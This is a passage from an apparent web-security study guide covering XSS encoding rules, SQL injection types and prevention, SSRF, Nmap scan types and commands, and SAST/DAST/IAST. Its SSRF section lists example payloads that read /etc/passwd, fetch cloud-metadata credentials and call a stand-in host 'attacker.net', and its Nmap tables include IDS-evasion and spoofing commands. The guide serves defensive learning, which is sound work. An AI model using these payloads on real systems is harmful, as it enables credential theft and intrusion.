Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width.

For a comprehensive list, check out the DOMPurify allow list

76.10 XSS Prevention Rules Summary

Data Type	Context	Code Sample	Defense
String	HTML Body	UNTRUSTED DATA	HTML Entity Encoding (rule #1).
String	Safe HTML Attributes	<input type="text" name="fname" value="UNTRUSTED DATA ">	Aggressive HTML Entity Encoding (rule #2), Only place untrusted data into a list of safe attributes (listed below), Strictly validate unsafe attributes such as background, ID and name.
String	GET Parameter	clickme	URL Encoding (rule #5).
String	Untrusted URL in a SRC or HREF attribute	clickme <iframe src="UNTRUSTED URL " />	Canonicalize input, URL Validation, Safe URL verification, Allow-list http and HTTPS URLs only (Avoid the JavaScript Protocol to Open a new Window), Attribute encoder.
String	CSS Value	HTML Selection	Strict structural validation (rule #4), CSS Hex encoding, Good design of CSS Features.
String	JavaScript Variable	<script>var currentValue='UNTRUSTED DATA ';</script> <script>someFunction('UNTRUSTED DATA ');</script>	Ensure JavaScript variables are quoted, JavaScript Hex Encoding, JavaScript Unicode Encoding, Avoid backslash encoding (\" or \' or \\).
HTML	HTML Body	UNTRUSTED HTML	HTML Validation (JSoup, AntiSamy, HTML Sanitizer...).
String	DOM XSS	<script>document.write("UNTRUSTED INPUT: " + document.location.hash);<script/>	DOM based XSS Prevention Cheat Sheet

76.11 Output Encoding Rules Summary

The purpose of output encoding (as it relates to Cross Site Scripting) is to convert untrusted input into a safe form where the input is displayed as data to the user without executing as code in the browser. The following charts details a list of critical output encoding methods needed to stop Cross Site Scripting.

Encoding Type	Encoding Mechanism
HTML Entity Encoding	Convert & to &, Convert < to <, Convert > to >, Convert " to ", Convert ' to ', Convert / to /
HTML Attribute Encoding	Except for alphanumeric characters, encode all characters with the HTML Entity &#xHH; format, including spaces. (**HH** = Hex Value)
URL Encoding	Standard percent encoding, see here. URL encoding should only be used to encode parameter values, not the entire URL or path fragments of a URL.
JavaScript Encoding	Except for alphanumeric characters, encode all characters with the \uXXXX unicode encoding format (**X** = Integer).
CSS Hex Encoding	CSS encoding supports \XX and \XXXXXX. Using a two character encode can cause problems if the next character continues the encode sequence. There are two solutions: (a) Add a space after the CSS encode (will be ignored by the CSS parser) (b) use the full amount of CSS encoding possible by zero padding the value.

77 SQL injection

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other backend infrastructure or perform a denial-of-service attack.

77.1 SQL injection Type

1. In-band SQLi (Classic SQLi)

In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker can use the same communication channel to both launch the attack and gather results.

The two most common types of in-band SQL Injection are Error-based SQLi and Union-based SQLi.

1.1. Error-based SQLi

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead.

1.2. Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

2. Inferential SQLi (Blind SQLi)

Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “blind SQL Injection attacks”). Instead, an attacker can reconstruct the database structure by sending payloads, observing the web application’s response and the resulting behavior of the database server.

The two types of inferential SQL Injection are Blind-Boolean-based SQLi and Blind-time-based SQLi.

2.1. Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is

typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

2.2. Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

3. Out-of-band SQLi

Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker control.

77.2 SQL injection Prevention

1. The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements
2. Train and maintain awareness -To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.
3. Don't trust any user input-Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input.
4. Use whitelists, not blacklists-Don't filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only.

78 Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) attacks allow an attacker to make requests to any domains through a vulnerable server. Attackers achieve this by making the server connect back to itself, to an internal service or resource, or to its own cloud provider

Attackers exploiting SSRF vulnerabilities can abuse any user inputs that accept URLs or file uploads, causing the server to connect to malformed URLs or external resources.

78.1 Types of SSRF Attacks

Attack carried against the server itself by using a loopback network interface (127.0.0.1 or localhost), or abusing the trust relationship between the server and other services on the same network.

XSPA attack providing information about open ports on the server

Attack providing data about the cloud provider hosting the server (such as AWS, Azure, or GCP)

1. Attack Against the Server—Injecting SSRF Payloads

SSRF is injected into any parameter that accepts a URL or a file. When injecting SSRF payloads in a parameter that accepts a file, the attacker has to change Content-Type to text/plain and then inject the payload instead of a file.

Accessing Internal Resources

Accessing internal resources can mean a couple of different things. It can be achieved by accessing the /admin panel that is only accessible from within the internal network. Reading files from the server. This can be done using the file schema (file://path/to/file).

Accessing Internal Pages

Some common exploits for accessing internal pages include:

https://target.com/page?url=http://127.0.0.1/admin

https://target.com/page?url=http://127.0.0.1/phpmyadmin

https://target.com/page?url=http://127.0.0.1/pgadmin

https://target.com/page?url=http://127.0.0.1/any_interesting_page

Accessing Internal Files via URL Scheme

Attacking the URL scheme allows an attacker to fetch files from a server and attack internal services.

Some common exploits for accessing internal files include:

- https://target.com/page?url=file://etc/passwd
- https://target.com/page?url=file:///etc/passwd
- https://target.com/page?url=file://\/\/etc/passwd
- https://target.com/page?url=file://path/to/file

Accessing Internal Services via URL Scheme

You can use a URL scheme to connect to certain services.

For file transfer protocols:

- https://target.com/page?url=ftp://attacker.net:11211/
- https://target.com/page?url=sftp://attacker.net:11111/
- https://target.com/page?url=tftp://attacker.net:123456/TESTUDP

Abusing LDAP

- https://target.com/page?url=ldap://127.0.0.1/%0astats%0aquit
- https://target.com/page?url=ldap://localhost:11211/%0astats%0aquit

Makes request like:

stats

quit

2. XSPA—Port Scanning on the Server

Cross-Site Port Attack (XSPA) is a type of SSRF where an attacker is able to scan the server for its open ports. This is usually done by using the loopback interface on the server (127.0.0.1 or localhost) with the addition of the port that is being scanned (21, 22, 25…).

Some examples are:

- https://target.com/page?url=http://localhost:22/
- https://target.com/page?url=http://127.0.0.1:25/
- https://target.com/page?url=http://127.0.0.1:3389/
- https://target.com/page?url=http://localhost:PORT/

Besides scanning for ports an attacker might also run a scan of running hosts by trying to ping private IP addresses:

192.168.0.0/16

172.16.0.0/12

10.0.0.0/8

3. Obtaining Access to Cloud Provider Metadata

With SSRF an attacker is able to read metadata of the cloud provider that you use, be it AWS, Google Cloud, Azure, DigitalOcean, etc. This is usually done by using the private addressing that the provider listed in their documentation.

AWS

For AWS instead of using localhost or 127.0.0.1 attackers use the 169.254.169.254 address for exploits.

Significant information can be extracted from AWS metadata, from public keys, security credentials, hostnames, IDs, etc.

Some common exploits include:

- https://target.com/page?url=http://169.254.169.254/latest/user-data
- https://target.com/page?url=http://169.254.169.254/latest/user-data/iam/security-credentials/ROLE_NAME
- https://target.com/page?url=http://169.254.169.254/latest/meta-data
- https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAME
- https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
- https://target.com/page?url=http://169.254.169.254/latest/meta-data/ami-id
- https://target.com/page?url=http://169.254.169.254/latest/meta-data/hostname
- https://target.com/page?url=http://169.254.169.254/latest/meta-data/public-keys
- https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
- https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
- https://target.com/page?url=http://169.254.169.254/latest/dynamic/instance-identity/document
- https://target.com/page?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanorastalk-ec2-role

Azure is more limited than other cloud providers in this regard. Check the official documentation for more information.

Azure requires header Metadata: true.

- https://target.com/page?url=http://169.254.169.254/metadata/maintenance
- https://target.com/page?url=http://169.254.169.254/metadata/instance?api-version=2019-10-01
- https://target.com/page?url=http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2019-10-01&format=text

78.2 Preventing SSRF Attacks

1. Whitelist Domains in DNS

The easiest way to remediate SSRF is to whitelist any domain or address that your application accesses.

Blacklisting and regex have the same issue, someone will eventually find a way to exploit them

2. Do Not Send Raw Responses

Never send a raw response body from the server to the client. Responses that the client receives need to be expected.

3. Enforce URL Schemas

Allow only URL schemas that your application uses. There is no need to have ftp://, file:/// or even http:// enabled if you only use https://.

And if you do use other schemas make sure that they're only accessible from the part that needs to access them and not from anywhere else.

4. Enable Authentication on All Services

Make sure that authentication is enabled on any service that is running inside your network even if they don't require it. Services like memcached, redis, mongo and others don't require authentication for normal operations, but this means they can be exploited.

5. Sanitize and Validate Inputs

Never trust user input.Always sanitize any input that the user sends to your application. Remove bad characters, standardize input (double quotes instead of single quotes for example).

After sanitization make sure to validate sanitized input to make sure nothing bad passed through.

79 Differences Between CSRF and SSRF

Both CSRF and SSRF vulnerabilities take advantage of how a web server handles URLs. However, the two types of vulnerabilities differ greatly in the target of the attack and its purpose.

79.1 Attack target

Cross-Site Request Forgery and Server-Side Request Forgery both exploit the webserver. However, only SSRF exploits are designed to attack the target.

The target of a CSRF attack is the user. While it is accomplished using flaws in how the web application is designed, its purpose is to perform legitimate but unauthorized actions on the user's account with the web-based service.

SSRF forgery, on the other hand, is designed to primarily target the server. While, in the long run, the attack may affect users of the service, the primary purpose of the attack is theft of sensitive information on the server or exploiting other vulnerabilities by using SSRF to bypass input validation countermeasures.

79.2 Attack purpose

Cross-Site Request Forgery and Server-Side Request Forgery also differ in the purpose of the attack. In the case of SSRF, the primary purpose of the attack is to gain access to sensitive data. This could be performed directly (by forcing it to write data to an attacker-supplied URL) or indirectly (by allowing exploitation of a vulnerability that can be used to steal data).

CSRF vulnerabilities, on the other hand, do not provide an attacker with any access to sensitive data. While the attacker forces a user's browser to visit the target site, the actual request and response are performed independently. Even if the attack results in sensitive data being sent in response to the malicious request, this data only goes to the target user's computer, not the attackers. The purpose of exploiting a CSRF vulnerability is to force the target user to take action in the attacker's interest, like changing an account password to one known to the attacker.

80 What Are Injection Attacks?

Injection vulnerabilities are a very broad category that includes all the most serious web application security risks. In fact, the OWASP Top 10 lists injection as the #1 vulnerability category. Despite the variety of attack vectors, the common factor is that unvalidated user input is used directly in application code. Depending on the type of vulnerability and goal of attack, an attacker might inject database queries, JavaScript code, operating system commands, and so on. The consequences of a successful injection attack may include information disclosure, for example exposing login credentials and other sensitive data to the attacker, denial of service, and even complete compromise of the target system.

81 List The Parameters That Define an SSL Session State?

The parameters that define an SSL session state are:

- Session identifier
- Peer certificate
- Compression method
- Cipher spec
- Master secret
- Is resumable

82 Nmap- Types of Port Scans

Strobe: Strobe scanning is basically done of known services.

- **UDP**: The UDP scan checks whether there is any UDP port open and listens for incoming connections on the target machine. Contrary to TCP, UDP does not offer any way to cure a positive result by sending a response with a positive acknowledgment. As a result, UDP scans may sometimes produce false positives. This type of scan is usually quite slow because computers, in general, slow down their responses to this kind of traffic to be on the safe side.
- **NULL SCAN:** A null scan is exactly what it sounds like: It leaves all of the header fields blank. Null packets are usually not valid, and a few targets may not be able to handle them, but it is possible for them to be. Against a specific type of windows target, also known as null packet scanning, it is possible to produce unreliable results. On the other hand, as an effective way to get through windows, it is usually possible.
- **XMAS scans:** XMAS scan is very covert in nature. Because of the way their TCP protocol operates, computers running Windows will not react to Xmas scans in any way. The scan's name comes from the set of flags that are turned on within the packet that is being sent out for scanning. XMAS scans are used to manipulate the PSH, URG, and FIN flags found in the TCP header.
- **RPC SCAN:** RPC scans are used to discover remote procedure calls (RPC) machines that respond to Remote Procedure Call services (RPC). RPC services can be run on a variety of ports, making it hard to identify from a normal scan whether RPC services are running or not. It is generally a good idea to conduct an RPC scan periodically to learn where they are operating.
- **IDLE SCAN:** IDLE Scan is one of the less popular types of scans because it requires the host to be controlled. The packets are bounced off an external host in order to conceal their origins. Malicious attacks are limited to only those packets that are bounced off the internal host. It is one of the more controversial choices in Nmap because it is primarily used for malicious attacks.
- **Vanilla**: In this type of scanning the scanner initiates connection to all the available 65,535 ports.
- **Sweep**: In this type of scanning the scanner initiates the connection to the same port on multiple machines.
- **Fragmented packets**: In this type of scanning the scanner itself takes care of sending the packet fragments that get through the simple packet filters in a firewall.

- **Stealth scan**: In this type of scanning approach, the scanner blocks the scanned machines from recording the port scan activities.
- **FTP bounce**: In this type of scanning the scanner routes through an FTP server to identify scanning source.
- **TCP scanning:** The simplest port scanners use the operating system's network functions and are generally the next option to go to when SYN is not a feasible option If a port is open, the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection to avoid performing a Denial-of-service attack. Otherwise, an error code is returned. This scan mode has the advantage that the user does not require special privileges. However, using the OS network functions prevents low-level control, so this scan type is less common. This method is "noisy", particularly if it is a "portsweep": the services can log the sender IP address and Intrusion detection systems can raise an alarm.
- **SYN scanning:** SYN scan is another form of TCP scanning. Rather than using the operating system's network functions, the port scanner generates raw IP packets itself, and monitors for responses. This scan type is also known as "half-open scanning", because it never actually opens a full TCP connection. The port scanner generates a SYN packet. If the target port is open, it will respond with a SYN-ACK packet. The scanner host responds with an RST packet, closing the connection before the handshake is completed. If the port is closed but unfiltered, the target will instantly respond with an RST packet.
- **ACK scanning:** ACK scanning is one of the more unusual scan types, as it does not exactly determine whether the port is open or closed, but whether the port is filtered or unfiltered. This is especially good when attempting to probe for the existence of a firewall and its rulesets. Simple packet filtering will allow established connections (packets with the ACK bit set), whereas a more sophisticated stateful firewall might not.
- **FIN scanning:** Since SYN scans are not surreptitious enough, firewalls are, in general, scanning for and blocking packets in the form of SYN packets. FIN packets can bypass firewalls without modification. Closed ports reply to a FIN packet with the appropriate RST packet, whereas open ports ignore the packet on hand. This is typical behavior due to the nature of TCP and is in some ways an inescapable downfall.

83 NMAP Command

83.1 Target Specification

Switch	Example	Description
	`nmap 192.168.1.3`	Scan a specific IP address
	`nmap 192.168.1.2 192.168.2.3`	Scan specific IP addresses
	`nmap 192.168.1.7-254`	Scan specific range of IP addresses
	`nmap ramdom.doman.org`	Scans a domain
	`nmap 192.168.1.1/29`	Scans a single IP using CIDR notation
-iL	`nmap -iL text.txt`	Scans a target from a file
-iR	`nmap -iR 200`	Scans random 200 hosts
–exclude	`nmap -exclude 192.168.1.2`	Exclude the listed hosts

83.2 Scan Techniques

Switch	Example	Description
-sS	`nmap 192.167.1.2 -sS`	TCP SYN Scan
-sT	`nmap 192.168.1.1 -sT`	TCP Connect Scan
-sU	`nmap 192.168.1.1 -sU`	UDP scan
-sA	`nmap 192.168.1.1 -sA`	TCP ACK Scan
-sW	`nmap 192.168.1.1 -sW`	TCP Window scan
-sM	`nmap 192.168.1.1 -sM`	TCP Maimon scan

83.3Host Discovery

Switch	Example	Description
-sL	`nmap 192.168.1.6-9 -sL`	Creates targets List only
-sn	`nmap 192.168.1.2/29 -sn`	This disables port scans and does host discovery only.
-Pn	`nmap 192.168.1.2-5 -Pn`	This disables host discovery and allows port scan only.
-PS	`nmap 192.168.1.2-5 -PS22-25,80`	TCP SYN ping on port x. Port 80 is by default
-PA	`nmap 192.168.1.2-5 -PA22-25,80`	TCP ACK ping on port x. Port 80 is by default
-PU	`nmap 192.168.1.3-7 -PU53`	Enables UDP ping on port x. Port 40125 is by default
-PR	`nmap 192.168.1.2-3/24 -PR`	ARP ping on the local network
-n	`nmap 192.168.1.2 -n`	Disables DNS resolution

83.4Port Specification

Switch	Example	Description
-p	`nmap 192.168.1.9 -p 27`	Scan a specific port
-p	`nmap 192.168.1.9 -p 27-100`	Scan a port range
-p	`nmap 192.168.1.9 -p U:53,T:27-40,80`	Scans multiple TCP and UDP ports
-p-	`nmap 192.168.1.9 -p-`	Scan all ports
-p	`nmap 192.168.1.9 -p http,https`	Scans based on the service name
-F	`nmap 192.168.1.9 -F`	Scan 100 ports in fast manner
–top-ports	`nmap 192.168.1.9 -top-ports 1015`	Scans the top “x” ports
-p-65535	`nmap 192.168.1.8 -p-65535`	Skips the initial port in the range and starts the scan from port 1
-p0-	`nmap 192.168.1.9 -p0-`	Skips end port in the range and starts the scan to go through to the port 65535

83.5 Service and Version Detection

Switch	Example	Description
-sV	`nmap 192.168.1.9 -sV`	Helps in determining the version of the service
-sV –version-intensity	`nmap 192.168.1.9 -sV -version-intensity 9`	To increase the Intensity level between 0 to 9. The higher the number higher is possibility of correctness
-sV –version-light	`nmap 192.168.1.9 -sV -version-light`	This enables light mode. This has a lower possibility of correctness but is faster.
-sV –version-all	`nmap 192.168.1.9 -sV -version-all`	This enables an intensity level of 9. This has a higher possibility of correctness but is slower.
-A	`nmap 192.168.1.8 -A`	This enables OS detection, version detection, and script scanning.

83.6 OS Detection

Switch	Example	Description
-O	`nmap 192.168.1.8 -O`	TCP/IP stack fingerprinting is used for remote OS detection.
-O –osscan-limit	`nmap 192.168.1.8 -O -osscan-limit`	The TCP port scan will not attempt OS detection on those hosts that do not have at least one open and one closed port.
-O –osscan-guess	`nmap 192.168.1.8 -O -osscan-guess`	Makes Nmap guess more competently
-O –max-os-tries	`nmap 192.168.1.8 -O -max-os-tries 1`	This set the maximum number “x” of OS detection attempts against a target

83.7 Timing and Performance

Switch	Example	Description
-T0	`nmap 192.168.1.8 -T0`	Paranoid (0) Timing
-T1	`nmap 192.168.1.8 -T1`	Sneaky (1) Timing
-T2	`nmap 192.168.1.8 -T2`	Polite (2) Timing
-T3	`nmap 192.168.1.8 -T3`	Normal (3) Timing
-T4	`nmap 192.168.1.8 -T4`	Aggressive (4) Timing
-T5	`nmap 192.168.1.8 -T5`	Insane (5) Timing

Switch	Example input	Description
`-host-timeout <time>`	`5s; 10m; 5h`	After this long, give up on the target.
`-min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>`	`5s; 10m; 5h`	How long it takes to return a probe round trip.
`-min-hostgroup/max-hostgroup <size<size>`	`20; 512`	Specifies host scan group sizes for parallelization
`-min-parallelism/max-parallelism <numprobes>`	`10; 1`	This probes parallelization
`-scan-delay/-max-scan-delay <time>`	`10ms; 5s; 10m; 3h`	This adjusts the delay between probes
`-max-retries <tries>`	`5`	Specifies the maximum number retries for port scan probe retransmissions
`-min-rate <number>`	`10`	This sends packets at a minimum speed of <number> per second
`-max-rate <number>`	`250`	This sends packets at a maximum speed of <number> per second

83.8 NSE Scripts

Switch	Example	Description
-sC	`nmap 192.168.1.9 -sC`	Default NSE scripts are used to scan.
–script default	`nmap 192.168.1.9 -script default`	This scans with default NSE scripts
–script	`nmap 192.168.1.9 -script=banner`	Single script scanning
–script	`nmap 192.168.1.9 -script=http*`	Wildcard scanning
–script	`nmap 192.168.1.9 -script=http,banner`	Two scripts scanning
–script	`nmap 192.168.1.9 -script "not intrusive"`	Default scanning without intrusive scripts
–script-args	`nmap -script snmp-sysdescr -script-args snmpcommunity=admin 192.168.1.9`	NSE script scanning with scipts

83.9 Useful NSE Script Examples

Command	Description
`nmap -Pn -script=http-sitemap-generator interviewbit.com`	Map generator for HTTP site
`nmap -n -Pn -p 80 -open -sV -vvv -script banner,http-title -iR 1000`	Search random web servers
`nmap -Pn -script=dns-brute interviewbit.com`	This gusses sub-domains by brute forcing on DNS hostnames
`nmap -n -Pn -vv -O -sV -script smb-enum*,smb-ls,smb-mbenum,smb-os-discovery,smb-s*,smb-vuln*,smbv2* -vv 192.168.1.1`	Run safe SMB scripts
`nmap -script whois* interviewbit.com`	Query for whois
`nmap -p80 -script http-unsafe-output-escaping interviewbit.com`	Vulnerabilities detection on cross websites
`nmap -p80 -script http-sql-injection interviewbit.com`	SQL injections detection

83.10 Firewall / IDS Evasion and Spoofing

Switch	Example	Description
-f	`nmap 192.168.1.9 -f`	Small fragmented IP packets are used in requested scans (including ping scans). More difficult for packet filters
–mtu	`nmap 192.168.1.9 -mtu 32`	Set the offset size yourself
-D	`nmap -D 192.168.9.102,192.168.9.103,192.168.9.104,192.168.9.523`	Scans from the spoofed IPs are send via this
-S	`nmap -S www.interviewbit.com www.scaler.com`	Scans Scaler from InterviewBit
-g	`nmap -g 53 192.168.1.9`	Uses the given port number
–proxies	`nmap -proxies http://192.168.1.9:8080, http://192.168.9.2:8080 192.168.1.9`	This relays connections via HTTP or SOCKS4 proxy
–data-length	`nmap -data-length 200 192.168.1.9`	This adds random data to the sent packets

83.11 Output

Switch	Example	Description
-oN	`nmap 192.168.1.9 -oN result.file`	Adds the output to the result.file that is in normal format
-oX	`nmap 192.168.1.9 -oX result.file`	Adds the output to the result.file that is in XML format
-oG	`nmap 192.168.1.9 -oG result.file`	Adds the output to the result.file that can be grepable
-oA	`nmap 192.168.1.9 -oA results`	All three major formats are displayed via this
-oG –	`nmap 192.168.1.9 -oG -`	Shows grepable output on the screen
–append-output	`nmap 192.168.1.9 -oN file.file -append-output`	Adds a scan to the previous scanned file
-v	`nmap 192.168.1.9 -v`	Verbosity level is increase via this
-d	`nmap 192.168.1.9 -d`	Debugging level is increase via this
–reason	`nmap 192.168.1.9 -reason`	Shows the reason for the given state of the port
–open	`nmap 192.168.1.9 -open`	Open ports are shown
–packet-trace	`nmap 192.168.1.9 -T4 -packet-trace`	Packets sent and received are shown
–iflist	`nmap -iflist`	Host interfaces and routes are shown
–resume	`nmap -resume scaler.file`	Scan is resumed

83.12 Other Useful NMAP Commands

Command	Description
`nmap -iR 10 -PS22-25,80,113,1050,35000 -v -sn`	Only ports x are scanned, no ports are discovered.
`nmap 192.168.1.9-1/25 -PR -sn -vv`	Only show ARP discovery on the local network, no port scan.
`nmap -iR 20 -sn -traceroute`	No port scan - just traceroute to specific targets.
`nmap 192.168.1.9-40 -sL -dns-server 192.168.1.9`	Queries the Internal DNS for detecting hosts and then lists targets

84 Binary code analysis is a new approach used by SAST tools

- This unique code review tool in the industry, Veracode's patented binary SAST technology analyzes all code
- These results give enterprises more comprehensive and accurate assessments.
- These codes also analyze if there is any problem in the system and also expose the flaws and threats

85 SAST Tools Find Which Vulnerability

SAST tools are mostly designed to analyze uncompiled source code. They do a good job of detecting well-known vulnerabilities such as


- weak cryptography
- SQL injection opening
- buffer overflows.

If a SAST tool uses an integrated development environment (IDE), it can even warn coders about mistakes as they are being made, letting them fix problems instantly.

86 DAST Tools Find Which Vulnerability

DAST tools, by contrast, mostly work with code that has been compiled but has not yet been deployed in a production environment. For the most part, DAST tools test completed apps from the outside like a user would, looking at all the exposed HTTP and HTML interfaces. Some also specialize in the vulnerability analysis of specific app functions like **remote procedure calls**

87 SAST vs DAST vs IAST



87.1 Static application security testing (SAST)

SAST is also known as white-box testing, meaning it tests the internal structures or workings of an application, as opposed to its functionality. It operates at the same level as the source code to detect vulnerabilities. Since the SAST analysis is conducted before code compilation and without executing it, this tool can be applied early on in the software development life cycle (SDLC). Most SAST tools support the major web languages: PHP, Java, and .Net, and some form of C, C++, or C#.

The advantages of SAST include:

- SAST tools discover highly complex vulnerabilities during the first stages of development, which can be resolved quickly.
- Since it establishes the specifics of an issue, including the code line, it makes remediation simpler.
- It can be integrated into the existing environment at different points of the software development cycle.
- It takes little to examine code and compares favorably to manual audits.

The drawbacks to SAST are the following:

- Not all companies or individuals are willing to provide data for binary or byte-code and source code analysis.
- Deploying the technology at scale may be challenging.
- It tends to model code behavior inaccurately. Therefore, developers have to deal with many false positives and false negatives.
- Dynamically typed languages pose challenges; SAST tools need to semantically understand many moving pieces of the code that might be written in different programming languages.
- It can't test the application in the real environment, so vulnerabilities in application logic or insecure configuration are not detectable.
- SAST tools are a very valuable technology but not a substitute for other methods. Developers would utilize a combination of techniques throughout the process to conduct assessments and catch flaws before going into production.

87.2 Dynamic application security testing (DAST)

DAST is a black box testing method, meaning it is performed from the outside in. The principle revolves around introducing faults to test code paths on an application. For instance, it can use threat data feeds to detect malicious activity. DAST doesn't require source code or binaries since it analyzes by executing the application.

Other DAST benefits are:

- The analysis allows developers to spot runtime issues, which isn't something SAST is capable of. These can be authentication and network configuration flaws or issues that arise only after the login.
- There are fewer cases of false positives.
- It supports off-the-shelf and customized programming languages and frameworks.
- It presents a less expensive and complex alternative to SAST.

However, technology certainly has its share of problems, such as:

- DAST tools provide no insight into the underlying causes of the vulnerabilities and also have difficulties maintaining coding standards.
- The analysis is not suited for earlier stages of development as it can only be done on a running application.
- It won't simulate potential attacks perfectly because exploits are often executed by a party with an internal knowledge base about the application.

The choice between adopting static or dynamic analysis tools mainly depends on what you are trying to achieve. SAST provides developers with educational feedback, while DAST gives security teams quickly delivered improvements. In most

cases, you should run both, as the tools plug into the development process in different places. DAST should be used less frequently and only by a dedicated quality assurance team.

87.3 Interactive application security testing (IAST)

IAST uses software instrumentation to assess how an application performs and detect vulnerabilities. IAST has an "agent-like" approach, meaning agents and sensors are run to continually analyze the application workings during automated testing, manual testing, or a mix of the two.

The process and feedback are done in real time in your integrated development environment (IDE), continuous integration (CI) environment, or quality assurance, or while in production. The sensors have access to:

- Entire code
- Dataflow and control flow
- System configuration data
- Web components
